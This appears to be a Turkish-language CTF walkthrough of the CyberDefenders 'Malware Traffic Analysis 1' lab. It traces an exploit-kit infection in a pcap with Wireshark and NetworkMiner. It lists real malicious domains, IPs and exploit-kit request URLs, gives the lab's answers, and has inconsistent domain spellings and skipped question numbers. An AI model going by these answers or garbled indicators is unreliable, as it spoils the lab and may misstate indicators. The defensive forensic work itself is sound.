

İçindekiler

Malware Traffic Analysis 1 – CyberDefendersLab	2
Malware Traffic Analysis 2 – CyberDefendersLab	10
Malware Traffic Analysis 3 – CyberDefendersLab	31
Malware Traffic Analysis 4 – CyberDefendersLab	42
Malware Traffic Analysis 5 – CyberDefenders Lab.....	50
Malware Traffic Analysis 6 – CyberDefenders Lab.....	60
WireDive – Packet Analysis	79
Honeybot	99
BSidesJeddah	106
ESCAPEROOM	124
NukeTheBrowser.....	134



Malware Traffic Analysis 1 – CyberDefendersLab

Herkese merhaba, bugün "<https://cyberdefenders.org/>" sitesi üzerinde bulunan "Malware Traffic Analysis 1" adlı lab'in ağ trafigini inceleyip, çözümünü gerçekleştireceğiz. Lab içerisinde girdiğimiz zaman bizi 12 soruluk bir oda ve indirmemiz gereken rar'lı bir dosya karşılıyor:

Malware Traffic Analysis 1

SHA1SUM: 8c99d51484ce26fe39719a25afde3e00749c75a0
Published: Aug. 19, 2020
Author: Brad Duncan
Size: 2.0 MB
Tags: WIRESHARK, SURICATA, PCAP, MALWARE TRAFFIC ANALYSIS, EXPLOIT KIT, IOCS

② Instructions

- Uncompress the challenge (pass: cyberdefenders.org)
- Load suricatarunner.exe and suricataupdater.exe in BrimSecurity from settings
- Uncompress suricata.zip from description and move suricata.rules to ".\var\lib\suricata\rules" inside suricatarunner directory


Download Challenge

Your progress: 0% Completed / 0/12 Questions


Your score: 0/950

Category: Packet Analysis

Last solve: today by Swordfish



Buradan rar'lı dosyayı indirip içerisinde bulunan pcap dosyasını wireshark programı ile açalım:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	204.79.197.200	172.16.165.165	TCP	60	80 → 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2	0.000000	204.79.197.200	172.16.165.165	TCP	60	80 → 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.101536	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4	0.101537	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.206296	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6	0.206297	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7	0.300535	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
8	0.300536	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9	0.400631	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10	0.400632	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11	0.440931	131.253.61.84	172.16.165.165	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
12	0.443985	172.16.165.165	131.253.61.84	TLSv1	811	Application Data
13	0.444204	131.253.61.84	172.16.165.165	TCP	60	443 → 49435 [ACK] Seq=60 Ack=758 Win=64240 Len=0
14	0.500740	204.79.197.200	172.16.165.165	TCP	60	[TCP Retransmission] 80 → 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Frame 225: 432 bytes on wire (3456 bits), 432 bytes captured (3456 bits)
Ethernet II, Src: f0:19:a:f:02:9b:f1 (f0:19:a:f:02:9b:f1), Dst: VMware_F3:ca:52 (00:50:56:f3:ca:52)
Internet Protocol Version 4, Src: 172.16.165.165, Dst: 82.150.140.30
Transmission Control Protocol, Src Port: 49438, Dst Port: 80, Seq: 1, Ack: 1, Len: 378
Hypertext Transfer Protocol

0000 00 50 56 f3 ca 52 f0 19 af 02 9b f1 08 00 45 00 PV R-----E

Açıktan sonra görüldüğü üzere karşımıza belli başlı paketler gelmeye başladı. Hemen ilk sorumuzdan başlayarak labımızı çözmeye başlayalım:

#	Question	Weight	Solved
#1	What is the IP address of the Windows VM that gets infected?	50	1577

Format: *.*.*.*

Submit Hint :

Burada bize virus bulan windows makinenin ip adresini sormus.Burada "networkminer" adlı araç ile pcap dosyamızı açalım ve hosts sekmesine gelelim:

Host IP	Hostname	Platform
2.22.206.134	[java.com]	
37.200.69.143	[stand.trustandprobaterealty.com]	
74.125.233.96	[youtube-ui.l.google.com] [www.youtube.com] [ytstatic.l.google.com] [s.ytimg.com] [ytimg.l.google.com] [i.ytimg.com]	
74.125.233.99		
74.125.233.100		
82.150.140.30	[www.cinholland.nl]	
131.253.61.84		
172.16.165.2		
172.16.165.159		
172.16.165.162		
172.16.165.165	[K34EN6W3N-PC] (Windows)	
172.16.165.254		
172.16.165.255		
185.53.178.9	[adultbiz.in]	
188.225.73.100	[24corp-shop.com]	
204.79.197.200	[www.bing.com] [a-0001.a-msedge.net] [ssl-bing.com.a-0001.a-msedge.net]	
224.0.0.22		
224.0.0.252		
255.255.255.255		
fe80::8db6:2c7:a019:4d88		
ff02::16		
ff02::12		
ff02::13		

Burada pcap dosyasının içerisinde tespit edilen host'ları "networkminer" karşımıza getirdi.Host'ları teker teker incelediğimizde virus bulan windows makinenin ip adresinin "172.16.165.165" olduğunu ve hostname'inin yani anabilgisayar adının "K34EN6W3N-PC" olduğunu öğrenmiş oluyoruz.1.soruda bizden virus bulan windows makinenin ip adresinin ne olduğunu sormuştı.Burada da ip adresinin "172.16.165.165" olduğunu öğreniyoruz ve 1.sorumuuzu cevaplamış oluyoruz.Hemen 2.sorudan devam edelim:

#2	What is the hostname of the Windows VM that gets infected?	50	1457
----	--	----	------

Format: *.*.*.*

Submit Hint :

2.soruda bizden virüs bulaşmış windows makinenin hostname'inin ne olduğunu sormuş.Zaten 1.soruda hostname'ının "K34EN6W3N-PC" olduğunu öğrenmiştık.Bu sayede 2.soruyu da açıklığa kavuşturmuş oluyoruz.

#3 What is the MAC address of the infected VM? 50 1504

Format: *.*.*.*.*.*

Submit Hint :

3.soruda bizden virüs bulaşan windows makinenin mac adresini sormuş.Burada "wireshark" aracımızı açıp alttaki gibi bir filtreleme yapıyoruz:

No.	Time	Source	Destination	Protocol	Length	Info
12	0.443985	172.16.165.165	131.253.61.84	TLSv1	811	Application Data
39	1.668709	172.16.165.165	131.253.61.84	TCP	54	49435 → 443 [ACK] Seq=758 A
40	1.669748	172.16.165.165	131.253.61.84	TCP	54	49435 → 443 [FIN, ACK] Seq=759 A
42	1.670760	172.16.165.165	172.16.165.2	DNS	72	Standard query 0xcbab7 A ssd
51	2.020702	172.16.165.165	204.79.197.200	TCP	874	49431 → 80 [PSH, ACK] Seq=1 A
52	2.020811	172.16.165.165	204.79.197.200	HTTP/X...	1002	POST /fd/lst/lsp.aspx HTTP/1
66	2.591091	172.16.165.165	204.79.197.200	TCP	66	49436 → 443 [SYN] Seq=0 Win=1
86	3.512489	172.16.165.165	204.79.197.200	TCP	54	49436 → 443 [ACK] Seq=1 Ack=1
88	3.513578	172.16.165.165	204.79.197.200	SSLv2	126	Client Hello
93	3.612625	172.16.165.165	204.79.197.200	TCP	54	49431 → 80 [ACK] Seq=1769 A
109	4.237852	172.16.165.165	204.79.197.200	HTTP	861	GET /fd/lst/GLinkPing.aspx?I
114	4.345949	172.16.165.165	204.79.197.200	TCP	54	49436 → 443 [FIN, ACK] Seq=1770 A
116	4.361159	172.16.165.165	172.16.165.2	DNS	78	Standard query 0x1db1 A www
123	4.594944	172.16.165.165	204.79.197.200	TCP	54	49436 → 443 [RST, ACK] Seq=1771 A

Frame 88: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
Ethernet II, Src: VMware_f3:ca:52 (00:50:56:f3:ca:52), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Destination: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Source: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
Address: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
.... .0. = LG bit: Globally unique address (factory default)
.... .0. = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 172.16.165.165, Dst: 204.79.197.200
Transmission Control Protocol, Src Port: 49436, Dst Port: 443, Seq: 1, Ack: 1, Len: 72

"ip.src_host=="172.16.165.165"" filtrelemesi sayesinde önceden tespit ettiğimiz windows makinenin ip adresinin geçtiği paketleri wireshark bize sıralamış oluyor.Herhangi bir paketin üzerine gelip paketin detaylarına indiğimizde mac adresinin "f0:19:af:02:9b:f1" olduğunu görüyoruz ve 3.soruyu da açıklığa kavuşturmuş oluyoruz.

#4 What is the IP address of the compromised web site? 50 1430

Format: *.*.*.*.*

Submit Hint :

4.soru ile devam ettiğimizde bizden virüs bulaşan windows makinenin hangi web adresi üzerinden yani hangi ip adresi üzerinden zararlı bir dosya bulaştığını söylememizi istemiş.Hemen "networkminer" aracımızda bulunan sessions adlı bölüme gelerek yapılan oturumları görebiliriz:

Hosts (23)	Frames (300x)	Files (53)	Images (11)	Messages	Credentials (1)	Sessions (30)	DNS (16)	Parameters (194)	Keywords	Cleartext	Anomalies
Frame nr.	Client host					C. port	Server host				
11	172.16.165.165					49435	131.253.61.84				
51	172.16.165.165					49431	204.79.197.200				
109	172.16.165.165 (Windows)					49429	204.79.197.200 [www.bing.com] [a-0001.a-msedge.net] [ssl-bing-com-a-0001.a-msedge.net]				
66	172.16.165.165 (Windows)					49436	204.79.197.200 [www.bing.com] [a-0001.a-msedge.net] [ssl-bing-com-a-0001.a-msedge.net]				
140	172.16.165.165 (Windows)					49437	82.150.140.30 [www.cinholland.nl]				
188	172.16.165.165 (Windows)					49438	82.150.140.30 [www.cinholland.nl]				
189	172.16.165.165 (Windows)					49439	82.150.140.30 [www.cinholland.nl]				
190	172.16.165.165 (Windows)					49440	82.150.140.30 [www.cinholland.nl]				
191	172.16.165.165 (Windows)					49441	82.150.140.30 [www.cinholland.nl]				
192	172.16.165.165 (Windows)					49442	82.150.140.30 [www.cinholland.nl]				
249	172.16.165.165 (Windows)					49443	185.53.178.9 [adultbiz.in]				
590	172.16.165.165 (Windows)					49444	74.125.233.96 [youtube-ui.google.com] [www.youtube.com]				
679	172.16.165.165 (Windows)					49445	74.125.233.96 [youtube-ui.google.com] [www.youtube.com]				
740	172.16.165.165 (Windows)					49446	74.125.233.96 [youtube-ui.google.com] [www.youtube.com] [ytstatic.l.google.com] [s.ytimg.com]				
741	172.16.165.165 (Windows)					49447	74.125.233.96 [youtube-ui.google.com] [www.youtube.com] [ytstatic.l.google.com] [s.ytimg.com]				
867	172.16.165.165 (Windows)					49448	74.125.233.100				
908	172.16.165.165 (Windows)					49449	188.225.73.100 [24corp-shop.com]				
919	172.16.165.165 (Windows)					49450	188.225.73.100 [24corp-shop.com]				
1130	172.16.165.165 (Windows)					49451	37.200.69.143 [stand.trustandprobate reality.com]				
1131	172.16.165.165 (Windows)					49452	37.200.69.143 [stand.trustandprobate reality.com]				
1366	172.16.165.165 (Windows)					49423	74.125.233.100				
1362	172.16.165.165 (Windows)					49453	74.125.233.96 [youtube-ui.google.com] [www.youtube.com] [ytstatic.l.google.com] [s.ytimg.com] [ytimg.l.google.com] ...				
1996	172.16.165.165 (Windows)					49428	204.79.197.200 [www.bing.com] [a-0001.a-msedge.net] [ssl-bing-com-a-0001.a-msedge.net]				
2003	74.125.233.99					443	172.16.165.165 (Windows)				
2004	74.125.233.99					443	172.16.165.165 (Windows)				
2005	74.125.233.99					443	172.16.165.165 (Windows)				
2459	172.16.165.165 [K34EN6W3N-PC] (Windows)					49454	37.200.69.143 [stand.trustandprobate reality.com]				
2460	172.16.165.165 [K34EN6W3N-PC] (Windows)					49455	37.200.69.143 [stand.trustandprobate reality.com]				
2491	172.16.165.165 [K34EN6W3N-PC] (Windows)					49456	37.200.69.143 [stand.trustandprobate reality.com]				
2503	172.16.165.165 [K34EN6W3N-PC] (Windows)					49457	37.200.69.143 [stand.trustandprobate reality.com]				

Gördüğü üzere windows makinemiz ilk önce bing adlı arama motoru ile belli başlı aramalar yapmış ve "www.cinholland.nl" adlı web adresine bağlanmıştır. Zararlı dosya windows makineye bu adresden bulaştığını anlayabiliyoruz. Bu web adresinin ip adresini görüyoruz ve 4.soruya da çözümüş oluyoruz.

#5 What is the FQDN of the compromised website? 50 1401

Format: c* * * * * * *,* *

Submit

Hint

⋮

5.soru da bizden windows makineye zararlı dosya bulaşan ip adresinin host ismini sormuş. Onuda zaten 4.soru da "www.cinholland.nl" diye cevaplamıştık.

#6 What is the IP address of the server that delivered the exploit kit and malware? 50 1344

Format: *,*,*,*,*,*,*

Submit

Hint

⋮

6.soru da zararlı yazılımı windows makineye hangi sunucu ip'sinin yönlendirdiğini cevaplamamızı istemiş. Hemen wireshark üzerinden "http.requests.method==GET"filtrelemesini yaparak http protokolü üzerinden akan paketlerin tümünü getirmesini istiyorum wireshark'tan:

Paketler

No.	Time	Source	Destination	Protocol	Length	Info
189	4.23.7852	172.16.165.165	204.79.197.200	HTTP	861	GET /fd/1s/GlinkPing.aspx?XG=aee5908ea2d64991aa8b8996fd170a75&ID=SERP_5091.1 HTTP/1.1
161	6.073.86	172.16.165.165	82.150.140.30	HTTP	621	GET / HTTP/1.1
225	7.484572	172.16.165.165	82.150.140.30	HTTP	432	GET /wp-content/themes/cini/style.css HTTP/1.1
238	7.495119	172.16.165.165	82.150.140.30	HTTP	467	GET /wp-content/plugins/contact-form-7/includes/css/styles.css?ver=3.7.2 HTTP/1.1
240	7.495288	172.16.165.165	82.150.140.30	HTTP	453	GET /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1 HTTP/1.1
242	7.495489	172.16.165.165	82.150.140.30	HTTP	452	GET /wp-content/plugins/sitemap/css/page-list.css?ver=4.2 HTTP/1.1
243	7.495622	172.16.165.165	82.150.140.30	HTTP	438	GET /wp-content/themes/cini/j/functions.js HTTP/1.1
320	8.248504	172.16.165.165	82.150.140.30	HTTP	442	GET /wp-includes/js/jquery/jquery.js?ver=1.10.2 HTTP/1.1
321	8.248599	172.16.165.165	82.150.140.30	HTTP	486	GET /wp-content/plugins/contact-form-7/includes/js/jquery.form.min.js?ver=3.50.0-2014.02
322	8.248695	172.16.165.165	82.150.140.30	HTTP	466	GET /wp-content/plugins/contact-form-7/includes/js/scripts.js?ver=3.7.2 HTTP/1.1
334	8.534284	172.16.165.165	185.53.178.9	HTTP	407	GET /new/jquery.php HTTP/1.1
342	8.720379	172.16.165.165	82.150.140.30	HTTP	432	GET /wp-content/themes/cini/reset.css HTTP/1.1
535	10.598424	172.16.165.165	82.150.140.30	HTTP	438	GET /wp-content/themes/cini/img/br_logo.gif HTTP/1.1
537	10.598666	172.16.165.165	82.150.140.30	HTTP	440	GET /wp-content/themes/cini/img/donate_on.gif HTTP/1.1
538	10.598797	172.16.165.165	82.150.140.30	HTTP	444	GET /wp-content/themes/cini/img/newsletter_on.gif HTTP/1.1

▷ Frame 109: 861 bytes on wire (6888 bits), 861 bytes captured (6888 bits)
 ▷ Ethernet II, Src: f0:19:af:0a:9b:f1 (f0:19:af:0a:9b:f1), Dst: VMware (5:ca:52 (00:50:56:f3:ca:52))
 ▷ Internet Protocol Version 4, Src: 172.16.165.165, Dst: 204.79.197.200
 ▷ Transmission Control Protocol, Src Port: 49429, Dst Port: 80, Seq: 1, Ack: 1, Len: 807
 ▷ Hypertext Transfer Protocol

Göründüğü üzere paketler karşımıza geldi. Burada sol üst kısımdan "Dosya > Nesneleri dışa aktar > HTTP" diyerek http paketleri içerisindeki dosya tiplerine göre akışları gösterecektir:

572	www.ciniholland.nl	image/gif	5 // bytes	twitter_on.gif
573	www.ciniholland.nl	image/gif	536 bytes	facebook_on.gif
595	www.ciniholland.nl	image/gif	4660 bytes	br_logo.gif
596	www.ciniholland.nl	image/gif	2476 bytes	newsletter_on.gif
597	www.ciniholland.nl	image/gif	2316 bytes	donate_on.gif
598	www.ciniholland.nl	image/gif	65 bytes	squareorangedecor.gif
654	www.ciniholland.nl	image/jpeg	19 kB	P1260499-200x298.jpg
661	www.ciniholland.nl	image/jpeg	10 kB	IMG-20130928-WA002-150x150.jpg
976	www.ciniholland.nl	image/vnd.microsoft.icon	17 kB	favicon.ico
1074	24corp-shop.com	text/html	890 bytes	\
1079	24corp-shop.com	text/html	890 bytes	\
1359	24corp-shop.com	image/gif	68 kB	notfound.gif
1554	stand.trustandprobatealty.com	text/html	257 kB	?PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/ZDliZjZj5Yz5OTg3MeElMzlkmExN2M4NmjOTM
1566	stand.trustandprobatealty.com	text/html	255 kB	?PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/ZDliZjZj5Yz5OTg3MeElMzlkmExN2M4NmjOTM
1901	stand.trustandprobatealty.com	application/x-msdownload	401 kB	index.php?req=mp3&n=16&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/%7CDliZjZj5Yz5OTg3MeElMzlkmExN2M4Nm
2379	stand.trustandprobatealty.com	application/x-msdownload	401 kB	index.php?req=mp3&n=95&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/%7CDliZjZj5Yz5OTg3MeElMzlkmExN2M4Nm
2394	stand.trustandprobatealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&n=809&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/ZDliZjZj5Yz5OTg3MeElMzlkmExN2M4NmjOT
2415	stand.trustandprobatealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf&n=7538&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/ZDliZjZj5Yz5OTg3MeElMzlkmExN2M4NmjOT
2469	stand.trustandprobatealty.com	text/xml	572 bytes	index.php?req=xml&n=9345&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/ZDliZjZj5Yz5OTg3MeElMzlkmExN2M4NmjOT
2479	stand.trustandprobatealty.com	text/xml	572 bytes	index.php?req=xml&n=2527&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/ZDliZjZj5Yz5OTg3MeElMzlkmExN2M4NmjOT
2489	stand.trustandprobatealty.com	application/java-archive	10 kB	index.php?req=jar&n=3703&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/%7CDliZjZj5Yz5OTg3MeElMzlkmExN2M4Nm
2502	stand.trustandprobatealty.com	application/java-archive	10 kB	index.php?req=jar&n=9229&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/%7CDliZjZj5Yz5OTg3MeElMzlkmExN2M4Nm
2977	stand.trustandprobatealty.com	application/x-msdownload	401 kB	index.php?req=mp3&n=803295&PHPSESID=njrMNruDMhv/FIPGKuXDSKvbM07PTThnko2ah6!g/q/%7CDliZjZj5Yz5OTg3MeElMzlkmExN2M4Nm

Burada "java-archive" diye bir uygulama gözümeye çarpıyor. Yani buradan şunu çıkarma şansımız olabilir "Zararlı java yoluyla windows makineye bir virüs bulaştırıbiliyor olabilir" şeklinde bir cümle aklımızda yer edinebilir. O zaman zararının "java-archive" karşısında bulunan "stand.trustandprobatealty.com" adlı host üzerinden bulaşlığını söyleyebiliriz. O zaman tekrardan http paketlerinin gösterildiği ekranı dönüp "stand.trustandprobatealty.com" adlı host geçen rastgele bir paket yakalayıp ip adresine bakalım:

No.	Time	Source	Destination	Protocol	Length	Info
982	21.787964	172.16.165.165	188.225.73.100	HTTP	585	GET / HTTP/1.1
1076	22.631349	172.16.165.165	188.225.73.100	HTTP	413	GET /source/notfound.gif HTTP/1.1
1212	23.664538	172.16.165.165	37.200.69.143	HTTP	695	GET /?PHPSESID=njrMNruDMhvJFIPGK
1213	23.664644	172.16.165.165	37.200.69.143	HTTP	695	GET /?PHPSESID=njrMNruDMhvJFIPGK
1569	30.455815	172.16.165.165	37.200.69.143	HTTP	475	GET /index.php?req=mp3&num=16&PHPSE
1994	40.748201	172.16.165.165	37.200.69.143	HTTP	475	GET /index.php?req=mp3&num=95&PHPSE
2381	51.683701	172.16.165.165	37.200.69.143	HTTP	676	GET /index.php?req=swf&num=809&PHPSE
2383	52.307577	172.16.165.165	37.200.69.143	HTTP	677	GET /index.php?req=swf&num=7533&PHPSE
2463	70.587664	172.16.165.165	37.200.69.143	HTTP	441	GET /index.php?req=xml&num=9345&PHPSE
2467	70.998590	172.16.165.165	37.200.69.143	HTTP	441	GET /index.php?req=xml&num=2527&PHPSE
2473	71.730255	172.16.165.165	37.200.69.143	HTTP	443	GET /index.php?req=jar&num=3703&PHPSE
2476	72.238813	172.16.165.165	37.200.69.143	HTTP	443	GET /index.php?req=jar&num=9229&PHPSE
2508	73.720985	172.16.165.165	37.200.69.143	HTTP	351	GET /index.php?req=mp3&num=803295&PHPSE
2512	74.223739	172.16.165.165	37.200.69.143	HTTP	351	GET /index.php?req=mp3&num=912585&PHPSE

```
> GET /index.php?req=mp3&num=16&PHPSSSID=njrMNruDMhvJFIPGKuXDSKVbM07PThnJko2ahe6JVg%7CZDJiZjZjZjI5Yzc50Tg3Mz
Accept: */*\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727
Host: stand.trustandprobaterealty.com\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://stand.trustandprobaterealty.com/index.php?req=mp3&num=16&PHPSSSID=njrMNruDMhvJF
[HTTP request 2/3]
```

Göründüğü üzere windows makineye zararlı dosyayı bulaştıran host'un ip adresinin "37.200.69.143" olduğunu bulduk ve 6.soruyu da cevaplamış olduk.Hemen 7.soruya geçelim:

7.soru da bizden windows makineye zararlı dosyayı bulaştıran host'un ismini istemiş.6.soru da demistik zaten "stand.trustandprobate.realty.com" olduğunu.7.soruyu da cevapladığımıza göre 8.soru ya vakit kaybetmeden hızlıca gecelim:

#8	What is the redirect URL that points to the exploit kit (EK) landing page?	100	1242
	<p>Format: <code>http://████████-█████.███/</code></p>	<button>Submit</button>	<button>Hint</button>

8.soru da bizden "stand.trustandprobaterealty.com" adlı host'u yönlendiren web adresinin ne olduğunu söylememizi istemiş.Yeniden wireshark ile "http.requests.method=="GET"" filtrelemesi ile tüm http paketlerinin getirilmesini istiyorum:

Önceden tespit ettiğimiz host adresinin hangi paket içerisinde geçtiğini tespit etip o paketler üzerinden araştırma yaptığımızda gördüğümüz üzere "stand.trustandprobatealty.com" adlı host adresini "<http://24corp-shop.com/>" adlı bir web adresinin yönlendirdiğini tespit etmiş oluyoruz. Bu sayede 8.soruyu da cevaplamış oluyoruz.

#9 Other than CVE-2013-2551 IE exploit, another application was targeted by the EK
and starts with "J". Provide the full application name. 100 1063

Java

Hint



9.soru

da ise "CVE-2013-2551" adlı bir zayıfet olduğunu söylüyor ve bu zayıfetin hangi uygulamadan kaynaklandığını bizden söylememizi istiyor. Zaten önceden java'dan kaynaklandığını söylemiştık. Zaten java'da çıkan bir zayıfet sayesinde windows makineye virüsün bulaştığı söylenebiliriz.

#10 How many times was the payload delivered? 100 1187

Format: *

Submit

Hint



10.soru da bizden zararlı yazılımın kaç adet olduğunu sormuş. Wireshark'ta sol üst kısımdan "Dosya > Nesneleri dışa aktar > HTTP" diyerek http paketleri içerisinde bulunan dosya türlerine yeniden bakalım:

№	www.Cinnomania.it	Type	Size	Name
1074	24corp-shop.com	text/html	890 bytes	\
1079	24corp-shop.com	text/html	890 bytes	\
1356	24corp-shop.com	image/gif	68 kB	notfound.gif
1554	stand.trustandprobatealty.com	text/html	257 kB	?PHPSESSID=njrMN
1566	stand.trustandprobatealty.com	text/html	255 kB	?PHPSESSID=njrMN
1991	stand.trustandprobatealty.com	application/x-msdownload	401 kB	index.php?req=mp3
2379	stand.trustandprobatealty.com	application/x-msdownload	401 kB	index.php?req=mp3
2394	stand.trustandprobatealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf
2415	stand.trustandprobatealty.com	application/x-shockwave-flash	8227 bytes	index.php?req=swf
2469	stand.trustandprobatealty.com	text/xml	572 bytes	index.php?req=xml
2475	stand.trustandprobatealty.com	text/xml	572 bytes	index.php?req=xml
2489	stand.trustandprobatealty.com	application/java-archive	10 kB	index.php?req=jar8
2502	stand.trustandprobatealty.com	application/java-archive	10 kB	index.php?req=jar8
2977	stand.trustandprobatealty.com	application/x-msdownload	401 kB	index.php?req=mp3

Burada da "application/x-msdownload" olan kısımlar zararlı yazılımın kaç adet olduğunu söylüyor. Burada da görüldüğü üzere zararlı yazılımın 3 adet olduğunu bariz bir şekilde görmüş oluyoruz. Bu sayede 10.soruyu da cevaplamış olduk.

#12 The compromised website has a malicious script with a URL. What is this URL? 150 1063

Format: http://*****-****.***

Submit

Hint

⋮

12.soruda da bizden zararlı yazılımı windows makineye yayan web sitesini istemiş.Zaten demiştiğim önceden de "<http://24corp-shop.com/>" olduğunu.

#13 Extract the two exploit files. What are the MD5 file hashes? (comma-separated) 150 925

Format: 7*****1*

Submit

Hint

⋮

